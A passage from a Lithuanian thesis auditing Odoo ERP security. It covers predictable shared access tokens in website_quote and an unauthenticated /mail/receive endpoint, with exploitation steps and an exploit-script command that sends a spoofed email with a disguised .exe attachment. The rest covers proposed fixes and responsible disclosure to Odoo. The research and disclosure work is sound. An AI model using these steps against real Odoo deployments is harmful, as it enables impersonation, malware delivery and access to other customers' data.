
3.1.4.2. Išnaudojimo pavyzdys

Demonstracijai naudojamas mūsų kompiuteryje paleistas aštuntosios *Odoo* versijos VVS serveris, naudojantis 8069 prievadą. Demonstracijos duomenų bazėje įdiegtas *Odoo sale* modulis ir naudojami demonstraciniai modulių duomenys.


Išnaudojimo žingsniai:

1. Prisijungus prie *Odoo* VVS su naudotoju, turinčiu pardavimų užsakymų kūrimo privilegijas, pagrindiniame meniu einama *Pardavimai →Komerciniai pasiūlymai*, spaudžiamas mygtukas *Sukurti*. Sukuriame dviejų Komercinių pasiūlymų juodraščius, vieną klientui „Agrolait“, kitą – „Axelor“. Į pasiūlymus įtraukiame po vieną bet kokio produkto vienetą.
2. Prisijungus prie *Odoo* VVS su naudotoju, turinčiu modulių įdiegimo privilegijas, pagrindiniame meniu einama *Nustatymai →Local modules*, surandamas ir įdiegiamas modulis „Online Proposals“ (techninis pavadinimas – *website_quote*).
3. Grįžtame į komercinių pasiūlymų meniu ir pasirinkę po vieną iš prieš tai sukurtų pasiūlymų spaudžiame mygtuką „Siųsti el. paštu“, atsidariusiame lange pasirenkame „Siųsti“.
4. Komercinio pasiūlymo formos rodinyje po dokumentu esančioje susirašinėjimo panelėje peržiūrime išsiųstą laišką, ir užvedę pele ant mygtuko „View Quotation“ peržiūrime, kur nukreipia nusiųstoji nuoroda:

[13] https://github.com/odoo/odoo/blob/1545591/addons/website_quote/controllers/main.py#L36



3.4 pav. Komercinio pasiūlymo prieigos nuoroda „Agrolait“ klientui



3.5 pav. Komercinio pasiūlymo prieigos nuoroda „Axelor“ klientui

5. Galima pastebėti, jog abu klientai gaus jiems skirto komercinio pasiūlymo prieigos nuorodas su ta pačia prieigos žetono reikšme (*b5538b12-aa64-4d6e-b594-0af1b11d62e4*). Kadangi prieigos nuorodos skiriasi tik komercinio pasiūlymo dokumento duomenų bazės identifikatoriaus reikšme, padidinus ar sumažinus identifikatoriaus reikšmę klientai galės matyti ir atlikti veiksmus su kitam klientui skirtu komerciniu pasiūlymu.

3.1.5. Autentifikacijos/autorizacijos apėjimo pažeidžiamumas „mail“ modulyje

Kodo peržiūros metu modulyje *mail* aptiktas autentifikacijos ir autorizacijos apėjimo pažeidžiamumas, įgalinantis atakuotoją, neturintį prisijungimo prie *Odoo* VVS duomenų, atsakyti į susirašinėjimą, inicijuotą per *Odoo* VVS, apsimetant bet kuriuo įmonės VVS egzistuojančiu partneriu (objektas *res.partner*), įskaitant ir bet kurį įmonės darbuotoją. Atakuotojas gali pilnai valdyti el. laiško turinį, pvz. pridėti prisegtukus ir t. t.

Pažeidžiamumas paveikia *Odoo* VVS 8.0, 9.0 bei 10.0 versijas.

3.1.5.1. Pažeidžiamumo analizė

Pažeidžiamumas kyla *mail* modulio HTTP valdiklyje *receive*, aprašomame modulio failo *controllers/main.py* 31–44 eilutėse[14]:

```
31  @http.route('/mail/receive', type='json', auth='none')
32  def receive(self, req):
33      """ End-point to receive mail from an external SMTP server. """
34      dbs = req.jsonrequest.get('databases')
35      for db in dbs:
36          message = dbs[db].decode('base64')
37          try:
38              registry = openerp.registry(db)
39              with registry.cursor() as cr:
40                  mail_thread = registry['mail.thread']
41                  mail_thread.message_process(cr, SUPERUSER_ID, None, message)
42          except psycopg2.Error:
43              pass
44      return True
```

Sprendžiant iš kodo komentaro 33-oje eilutėje, valdiklis skirtas el. laiškams iš išorinio *SMTP* (angl. *Simple Mail Transfer Protocol*) serverio priimti. 31-oje eilutėje HTTP valdiklio dekoratorius apibrėžia valdiklio naudojimą – parametras *type='json'* reiškia, jog valdiklis apdoroja *JSON* turinio tipo HTTP užklausas, o parametras – *auth='none'* reiškia, jog valdikliui netaikoma jokia naudotojo autentifikacija. 34-oje eilutėje iš užklausos turinyje esančios JSON struktūros skaitoma *databases* rakto reikšmė, sauganti el. pašto laiškų kiekvienai *Odoo* VVS duomenų bazei žodyno (angl. *dictionary*) tipo struktūrą, kur žodyno raktas – duomenų bazės pavadinimas, o reikšmė – *base64* koduote užkoduotas el. laiškas pagal RFC2822[15] standartą (36-oji eilutė). 41-oje eilutėje kviečiamas el. laiško apdorojimo metodas *message_process*. Svarbu pastebėti, jog metodas kviečiamas super-vartotojo (*SUPERUSER_ID*) teisėmis, taigi vėliau nebus atliekama jokia vartotojo autorizacija.

Nors panaudojant šį HTTP valdiklį pasiekiama tas pats, kas pasiekiama siunčiant el. laišką su suklastotu siuntėjo adresu, išnaudojant šį HTTP valdiklį apeinamos tokios SMTP serverio saugumo funkcijos kaip *SPF*, *DKIM* ar prisegtukų skenavimas antivirusine programa. Taip pat panaudojant šį valdiklį netaikomi jokie apribojimai el. laiškų kiekiui.

3.1.5.2. Išnaudojimo pavyzdys

Demonstracijai naudojamas mūsų kompiuteryje paleistas aštuntosios *Odoo* versijos VVS serveris, naudojantis 8069 prievadą. Demonstracijos duomenų bazėje *vuln* įdiegtas *Odoo mail* modulis ir naudojami demonstraciniai modulių duomenys.


Išnaudojimo žingsniai:

[14] https://github.com/odoo/odoo/blob/1545591/addons/mail/controllers/main.py#L31-L44

[15] https://tools.ietf.org/html/rfc2822.html

1. Prisijungus prie *Odoo* VVS su naudotoju, turinčiu pardavimų užsakymų kūrimo privilegijas (pvz. *demo*), pagrindiniame meniu einama *Pardavimai →Komerciniai pasiūlymai*, spaudžiamas mygtukas *Sukurti*. Sukuriame komercinį pasiūlymą klientui „Agrolait“, į pasiūlymą įtraukiame po vieną bet kokio produkto vienetą. Įsidėmime sukurto komercinio pasiūlymo duomenų bazės identifikatorių, pvz. 12.
2. Prisijungus prie *Odoo* VVS su naudotoju, turinčiu administratoriaus teises, pagrindiniame meniu einame *Nustatymai →El. paštas →El. laiškai*, spaudžiame mygtuką *Sukurti*. Užpildome el. laiško laukus:
   - **Tema**: Dėl pasiūlymo
   - **To (partners)**: *Agrolait*
   - **Tekstas**: Laba diena, laukiame Jūsų atsakymo.
   - **Related Document Model**: *sale.order*
   - **Susijęs dokumento ID**: 12 (sukurto komercinio pasiūlymo ID)

   Spaudžiame *Išsaugoti*. Nusikopijuojame išsaugoto el. laiško laukelį *Message-Id* (kortelėje *Išsamūs*), pvz. *<1484861149.874521017074585.827393498307159-openerp-12-sale.order@b7d7a594321f>*. Įprastu atveju, *Odoo* VVS išsiųstų šį laišką klientui „Agrolait“, kuris galėtų pamatyti *Message-ID* antraštės reikšmę peržiūrėjus el. laiško originalo tekstą. Išsiųsto laiško tekstas susiejamas ir matomas po sukurto komercinio pasiūlymo dokumentu formos rodinyje:




3.6 pav. Išsiųsto el. laiško tekstas po komercinio pasiūlymo dokumentu

3. Sukuriame bet kokio turinio pavyzdinį el. laiško prisegtuko failą pavadinimu, pvz. *invoice.exe*.
4. Naudodami pateiktą pažeidžiamumo išnaudojimo scenarijų (priedas 6.2.1. žr. psl. 70, Autentifikacijos/autorizacijos apėjimo pažeidžiamumo „mail“ modulyje išnaudojimo kodo pavyzdys), komandinėje eilutėje įvykdome komandą:

```
python exploit_mail_receive.py http://localhost:8069 vuln
    ↪ '1484861149.874521017074585.827393498307159-openerp-12-sale.order@b7d7a594321f'
    ↪ admin@yourcompany.example.com --to demo@yourcompany.example.com --subject 'Re:
    ↪ Del pasiulymo' --body 'Labas, demo, prasau paziureti prisegtuka. Aciu, admin'
    ↪ -a invoice.pdf.exe
```

5. Pakartotinai atveriame sukurto komercinio pasiūlymo formos rodinį naršyklėje. Po dokumentu matyti komandinėje eilutėje išsiųsto laiško tekstas ir prisegtukas:



3.7 pav. Išsiųsto laiško turinys po komerciniu pasiūlymu

6. Žinodami vien tik išsiųsto el. laiško *Message-ID* antraštės reikšmę ir *Odoo* VVS duomenų bazės pavadinimą, iš kliento „Agrolait“ perspektyvos apsimetėme vartotoju *Administrator* ir vartotojui *Demo User* išsiuntėme laišką su galimai kenkėjišku prisegtuku.

3.1.6. Aptiktų pažeidžiamumų santrauka

3.1 lentelėje pateikiama trumpa aptiktų pažeidžiamumų santrauka, įtraukiant pažeidžiamą *Odoo* VVS modulį, ir *Odoo* VVS versijas, kurios yra paveikiamos pažeidžiamumo, *Odoo* saugumo komandos priskirtą pažeidžiamumo rizikingumo įvertį ir pažeidžiamumo ištaisymo būseną.

3.1 lentelė. Aptiktų pažeidžiamumų lentelė

Nr.	Modulis	*Odoo* versijos	Pažeidžiamumas	Rizikingumo įvertis	Ištaisytas
1	*account*	8.0	XSS	Vidutinis	Ne
2	*website*	8.0, 9.0	XSS	Labai žemas	Taip
3	*mail*	7.0, 8.0	Nesaugus *getattr()*	Aukštas (7,1 balo pagal CVSS)	Ne
4	*web*	8.0	RFD (*Reflected File Download*)	Vidutinis/aukštas	Ne
5	*website_quote*	8.0, 9.0, 10.0	Nesaugių prieigos žetonų generavimas	n/a	Ne
6	*mail*	8.0, 9.0, 10.0	Autentifikacijos/autorizacijos apėjimas	Vidutinis (5,3 balo pagal CVSS)	Ne

4. SAUGOS SPRAGŲ IŠTAISYMO GALIMYBIŲ TYRIMAS

4.1. Pranešimas apie pažeidžiamumus

Darbo metu aptikta ir pranešta apie šešis *Odoo* VVS paveikiančius pažeidžiamumus, iš kurių vienas buvo ištaisytas. Apie aptiktus pažeidžiamumus buvo pranešta *Odoo* saugumo komandai, laikantis *Odoo* kūrėjų apibrėžtos atsakingo atskleidimo procedūros [1]. Pranešimuose buvo pateikiama aptikto pažeidžiamumo analizė, pateikti galimo jų išnaudojimo scenarijai ir, kur įmanoma, pasiūlytas galimas pažeidžiamumo pataisymas. Šiame skyriuje pateikiamas siūlomas kiekvieno iš pažeidžiamumų pataisymas ir trumpa *Odoo* saugumo komandos reakcijos apžvalga.

4.1.1. Pranešimo formatas

Siekiant sėkmingo ir spartaus pažeidžiamumų ištaisymo, pranešimuose apie pažeidžiamumus įtraukiama ši informacija:

1. pažeidžiamumo paveikiamų *Odoo* VVS versijų numeriai, įskaitant projekto *git* repozitorijos versijos raktą (angl. *commit*);
2. pažeidžiamą vietą sąlygojančio kodo fragmentai ir išsami jų analizė;
3. detalus pažeidžiamumo testavimo aplinkos aprašymas:
   (a) testavimo aplinkoje naudojama *Odoo* VVS versija, įskaitant projekto *git* repozitorijos versijos raktą (angl. *commit*);
   (b) minimalus pažeidžiamumui išnaudoti reikalingų įdiegtų *Odoo* VVS modulių sąrašas;
   (c) pradinių duomenų, reikalingų pažeidžiamumui išnaudoti, aprašymas;
   (d) pažeidžiamos vietos testavime naudojamų interneto naršyklių pavadinimai ir versijų numeriai;
   (e) pažeidžiamumui išnaudoti reikalingų *Odoo* VVS naudotojų prisijungimo duomenys ir reikalingų prieigos teisių sąrašas;
4. išsamus pažeidžiamumo išnaudojimo pavyzdys. Kur įmanoma, pridedamas papildomas išnaudojimo scenarijaus kodas *Python* programavimo kalba.
5. kur įmanoma, pateikiamas veiksmų, reikalingų pažeidžiamumui ištaisyti, sąrašas ir/arba išsamiai aprašytas pataisymo programinis kodas.

4.1.2. Pažeidžiamumai „Due Payments“ ataskaitoje

4.1.2.1. Pažeidžiamumo ištaisymas

Šį pažeidžiamumą ištaisyti galima panaudojant *QWeb* ciklo elementą naujų eilučių simbolių \n pakeitimui *
* elementu ir išvalant kiekvieną iš eilučių išvedimo metu:

[1] https://www.odoo.com/page/responsible-disclosure

```
7  <div class="row">
8      <div class="col-xs-5 col-xs-offset-7">
9          <span t-foreach="addresses[o.id].split('\n')" t-as="line">
10             <t t-if="line">
11                 <t t-esc="line"/><br/>
12             </t>
13         </span>
14         <span t-field="o.name"/><br/>
15         <span t-field="o.vat"/>
16     </div>
17 </div>
```

Cikle iteruojama per eilutes, gautas kintamojo *addresses* reikšmę išskaidžius ties \n simboliu (9-oji eilutė). 11-oje kodo pavyzdžio eilutėje kiekviena iš eilučių bus išvedama į ataskaitos HTML kodą, tačiau prieš tai bus atliktas išvalymas (angl. *escaping*), kadangi naudojamas *t-esc QWeb* elementas [2]. Kiekvienos eilutės gale bus įterpiamas *
* elementas, tokiu būdu išvengiant *t-raw QWeb* elementų panaudojimo.

4.1.2.2. Pranešimas apie pažeidžiamumą

Odoo saugumo komanda sureagavo į pranešimą apie pažeidžiamumą, įvertino jį kaip vidutinio rizikingumo ir pažadėjo jį ištaisyti (skyrelis 6.3.1. žr. psl. 73, XSS pažeidžiamumas „account“ modulyje). Ataskaitos rengimo metu šis pažeidžiamumas *Odoo* VVS dar nebuvo ištaisytas.

4.1.3. XSS pažeidžiamumas „website“ modulyje

4.1.3.1. Pažeidžiamumo ištaisymas

Šį pažeidžiamumą ištaisyti siūloma *img* HTML elemento kodo generavimo metu alternatyviojo teksto atributo *alt* reikšmei atliekant išvalymą panaudojant *Odoo* VVS *Python* bibliotekoje *openerp.tools* esančią funkciją `html_escape`:

```
302 if options.get('alt-field') and getattr(record, options['alt-field'], None):
303     alt = record[options['alt-field']]
304 elif options.get('alt'):
305     alt = options['alt']
306 img = '<img class="%s" src="%s" style="%s"%s/>' % (classes, src, options.get('style', ''), '
    ↪  alt="%s"' % escape(alt) if alt else '')
307 return ir_qweb.HTMLSafe(img)
```

Kodo fragmento 306-oje eilutėje atributo reikšmės kintamojo *alt* reikšmė išvaloma (jei kintamojo reikšmė netuščia) iškviečiant funkciją `escape` prieš atliekant *img* elemento *HTML* kodo tekstinės eilutės formatavimą.

[2] https://www.odoo.com/documentation/8.0/reference/qweb.html#data-output

4.1.3.2. Pranešimas apie pažeidžiamumą

Odoo saugumo komanda sureagavo į pranešimą apie pažeidžiamumą, įvertino jį kaip labai žemo rizikingumo, kadangi atakai įvykdyti reikalingas naudotojo, turinčio produktų redagavimo privilegiją, prisijungimas. Nepaisant to, *Odoo* komanda pažadėjo jį ištaisyti (skyrelis 6.3.2. žr. psl. 77, XSS pažeidžiamumas „website“ modulyje). Pažeidžiamumas ištaisytas *Odoo* VVS projekto *Git* versijavimo sistemos repozitorijos įrašu *1d25fe1e05d61c9b6be5d3bd25a65e5b8c4696b7*[3].

4.1.4. Nesaugus getattr() funkcijos naudojimas modulyje „mail“

4.1.4.1. Pažeidžiamumo ištaisymas

Atsižvelgiant į tai, jog pažeidžiamumą sukeliančiame kodo fragmente esantis komentaras indikuoja *Odoo* VVS programuotojų išreikštą norą pakeisti valdiklio funkciją panaudojant funkciją iš kito valdiklio, *Odoo* saugumo komandai buvo pasiūlyta peržiūrėti šią kodo dalį ir atlikti komentare nurodytus pakeitimus. Kitas galimas problemos sprendimas būtų apriboti galimų naudoti modelių ir kviečiamų metodų sąrašą ir šį tikrinimą atlikti prieš kviečiant funkciją *getattr*, o neleistino modelio/metodo atveju sukelti išimtį.

4.1.4.2. Pranešimas apie pažeidžiamumą

Odoo saugumo komanda sureagavo į pranešimą apie pažeidžiamumą, įvertino jį kaip aukšto rizikingumo (7,1 balo pagal *CVSS*[4]), pažadėjo atlikti nuodugnesnę analizę ir pasiūlyti galimą ištaisymą (skyrelis 6.3.3. žr. psl. 81, Nesaugus getattr() funkcijos naudojimas modulyje „mail“). Ataskaitos rengimo metu šis pažeidžiamumas *Odoo* VVS dar nebuvo ištaisytas.

4.1.5. Nesaugių prieigos žetonų generavimas „website quote“ modulyje

4.1.5.1. Pažeidžiamumo ištaisymas

Pažeidžiamumui ištaisyti pasiūlyta modulyje *website_quote* išplėsti modelio *sale.order* metodą `_auto_init` ir modulio įdiegimo metu tikrinti, ar laukas *access_token* duomenų bazės lentelėje egzistavo prieš iškviečiant tėvinės klasės metodą (kuris sukurs lauką, jei šis dar neegzistavo), o po to užpildyti iki įdiegimo egzistavusių įrašų lauką *access_token* kiekvienam įrašui unikaliomis reikšmėmis, jei laukas prieš tai neegzistavo. Pataisymo pseudokodas:

```
1 from openerp import models
2
```

[3] https://github.com/odoo/odoo/commit/1d25fe1e05d61c9b6be5d3bd25a65e5b8c4696b7

[4] https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:H/E:P/RC:C

```
3
4   class SaleOrder(models.Model):
5       _inherit = 'sale.order'
6
7       def _auto_init(self, cr, context=None):
8           column_existed = check_column_exists('access_token')
9           super(sale_order, self)._auto_init(cr, context)
10          if not column_existed:
11              regenerate_access_tokens()
```

Kodo fragmente pateikti pavyzdiniai neįgyvendinti metodai `check_column_exists`, patikrinantis, ar laukas egzistuoja duomenų bazės lentelėje, ir `regenerate_access_tokens`, generuojantis ir įrašantis unikalias prieigos žetono laukelio reikšmes esamiems įrašams.

Atlikus papildomą *Odoo* VVS kodo bazės peržiūrą, nustatyti dar du moduliai, kuriuose prieigos valdymo ar kitoms reikmėms skirti duomenų laukai naudoja tą patį metodą numatytųjų reikšmių generavimui:

- Modelio *im_chat.session* laukelis *uuid* modulyje *im_chat*, failo *im_chat.py* 52-oji eilutė [5],
- Modelio *survey.user_input* laukelis *token* modulyje *survey*, failo *survey.py* 889-oji eilutė [6].

Nepaisant to, šiuose moduliuose laukeliai pridedami į naują, duomenų bazėje dar neegzistuojantį modelį, taigi iki modulio įdiegimo duomenų bazėje šio modelio lentelė dar neegzistuos. Visgi, kadangi unikalių numatytųjų reikšmių generavimas yra būtina funkcija, jei laukelio reikšmėms būtinas unikalumas, taigi svarstytinas pataisymas būtų patobulinti *Odoo* VVS *ORM* karkasą, leidžiant programuotojui nurodyti, jog naujai pridedamo duomenų lauko numatytosioms reikšmėms reikalinga užtikrinti unikalumą.

4.1.5.2. Pranešimas apie pažeidžiamumą

Odoo saugumo komanda sureagavo į pranešimą apie pažeidžiamumą, pažadėjo atlikti nuodugnesnę pažeidžiamumo rizikingumo ir išnaudojimo pasekmių analizę bei atlikti esamų „Odoo Online“ klientų duomenų bazių patikrinimą dėl pasikartojančių prieigos žetonų (skyrelis 6.3.5. žr. psl. 85, Pranešimas apie nesaugių prieigos žetonų generavimą „website quote“ modulyje). Ataskaitos rengimo metu šis pažeidžiamumas *Odoo* VVS dar nebuvo ištaisytas.

[5] https://github.com/odoo/odoo/blob/1545591/addons/im_chat/im_chat.py#L52

[6] https://github.com/odoo/odoo/blob/1545591/addons/survey/survey.py#L889

4.1.6. Autentifikacijos/autorizacijos apėjimo pažeidžiamumas „mail“ modulyje

4.1.6.1. Pažeidžiamumo ištaisymas

Kadangi */mail/receive* HTTP valdiklio naudojimas nėra aprašytas oficialioje dokumentacijoje ir nėra aišku, kaip jis panaudojamas praktikoje, sunku pasiūlyti tinkamą pataisymą. Jei valdiklis nėra plačiai naudojamas, siūloma jį pašalinti.

4.1.6.2. Pranešimas apie pažeidžiamumą

Odoo saugumo komanda sureagavo į pranešimą apie pažeidžiamumą, įvertino sureagavo į pranešimą apie pažeidžiamumą, įvertino jį kaip vidutinio rizikingumo (5,3 balo pagal *CVSS*[7]), įvertino, jog HTTP valdiklis nėra plačiai naudojamas ir sutiko su pasiūlymu pašalinti valdiklį (skyrelis 6.3.6. žr. psl. 87, Pranešimas apie autentifikacijos/autorizacijos apėjimo pažeidžiamumą „mail“ modulyje). Ataskaitos rengimo metu HTTP valdiklis *Odoo* VVS dar nebuvo pašalintas.

4.1.7. Pažeidžiamumų būsenos suvestinė

4.1 lentelė. Aptiktų pažeidžiamumų būsenos lentelė

Nr.	Pažeidžiamumas	Rizikingumo įvertis	Pranešimo data	Pirmo atsako data	Ištaisymo data
1	XSS pažeidžiamumas „account“ modulyje	Vidutinis	2015-09-10	2015-11-05	–
2	XSS pažeidžiamumas „website“ modulyje	Labai žemas	2015-11-24	2015-11-26	2016-04-14
3	Nesaugus getattr() funkcijos naudojimas modulyje „mail“	Aukštas (7,1 balo pagal CVSS)	2016-04-13	2016-04-15	–
4	RFD pažeidžiamumas „web“ modulyje	Vidutinis/aukštas	2016-02-26	2016-02-29	netaisomas
5	Nesaugių prieigos žetonų generavimas „website quote“ modulyje	n/a	2016-04-27	2016-04-29	–
6	Autentifikacijos/autorizacijos apėjimo pažeidžiamumas „mail“ modulyje	Vidutinis (5,3 balo pagal CVSS)	2017-01-13	2017-01-19	–

4.2. Bendravimas su kūrėju

Su *Odoo* VVS saugumo komanda darbo metu buvo bendraujama elektroniniu paštu, kaip nurodyta *Odoo* atsakingo atskleidimo procedūros aprašyme [8].

[7] https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N

[8] https://www.odoo.com/page/responsible-disclosure

4.2.0.1. Pirmojo atsako laikas

Pranešimo apie pažeidžiamumą ir pirmojo *Odoo* saugumo komandos atsako datos pateikiamos 4.1 ankstesniame puslapyje lentelėje. Reikia pastebėti, jog 2015 m. rugsėjo mėn. 10 dieną pranešus apie aptiktą pirmąjį pažeidžiamumą, ilgiau nei mėnesį nebuvo sulaukta jokio atsako iš *Odoo* komandos, todėl tų pačių metų lapkričio mėn. 5 d. laiškas išsiųstas pakartotinai papildomai užklausiant dėl pranešimo būsenos. Po šio laiško *Odoo* komanda atrašė dar tą pačią dieną. *Odoo* komanda šiame laiške teigė negavusi ar nerandanti pirmojo laiško, kaip galimą to priežastį įvardino tuo metu vykusį saugumo komandos ir atsako į pažeidžiamumų pranešimus procesų pertvarkymą. Pranešus apie kitus pažeidžiamumus *Odoo* komandos atsakymo sulaukta per 2–6 dienas, o vidutiniškai – per 3 dienas.

4.2.0.2. Pasiūlytų pataisymų įvertinimas

Pranešant apie aptiktus pažeidžiamus *Odoo* saugumo komandai, kartu su pažeidžiamumo analize kur įmanoma buvo taip pat pasiūlyti galimi pažeidžiamumo ištaisymo būdai.

4.2 lentelė. Pasiūlytų pažeidžiamumų pataisymų įvertinimo lentelė


Nr.	Pažeidžiamumas	Pasiūlytas pataisymas	Pataisymas priimtas Odoo komandos
1	XSS pažeidžiamumas „account“ modulyje	Taip	Dalinai
2	XSS pažeidžiamumas „website“ modulyje	Taip	Taip
3	Nesaugus getattr() funkcijos naudojimas modulyje „mail“	Ne	–
4	RFD pažeidžiamumas „web“ modulyje	Taip	Taip, tačiau netaisomas
5	Nesaugių prieigos žetonų generavimas „website quote“ modulyje	Taip	Taip
6	Autentifikacijos/autorizacijos apėjimo pažeidžiamumas „mail“ modulyje	Taip	Taip

4.2 lentelėje matyti, jog *Odoo* saugumo komanda bent dalinai sutiko su visais pasiūlytais pažeidžiamumų pataisymais. Pažeidžiamumo nr. 1 atveju pasiūlytas pataisymas buvo nepakankamas dėl to, jog pasiūlytam pataisymui įdiegti būtų reikalingas papildomas žingsnis – vartotojo inicijuotas veiksmas (*Odoo* ataskaitų šablonų pakartotinis įkėlimas). *Odoo* komandos vartotojas gali pamiršti atlikti šį žingsnį, todėl *Odoo* saugumo komanda prie pataisymo pasiūlė pridėti papildomą apsisaugojimo priemonę – visų (ne tik pažeidžiamos) ataskaitų generavimo metu – nereikalaujančią papildomo vartotojo įsikišimo. Pažeidžiamumo nr. 4 atveju pasiūlytas pažeidžiamumo pataisymas *Odoo* saugumo komandos buvo priimtas kaip tinkamas, tačiau 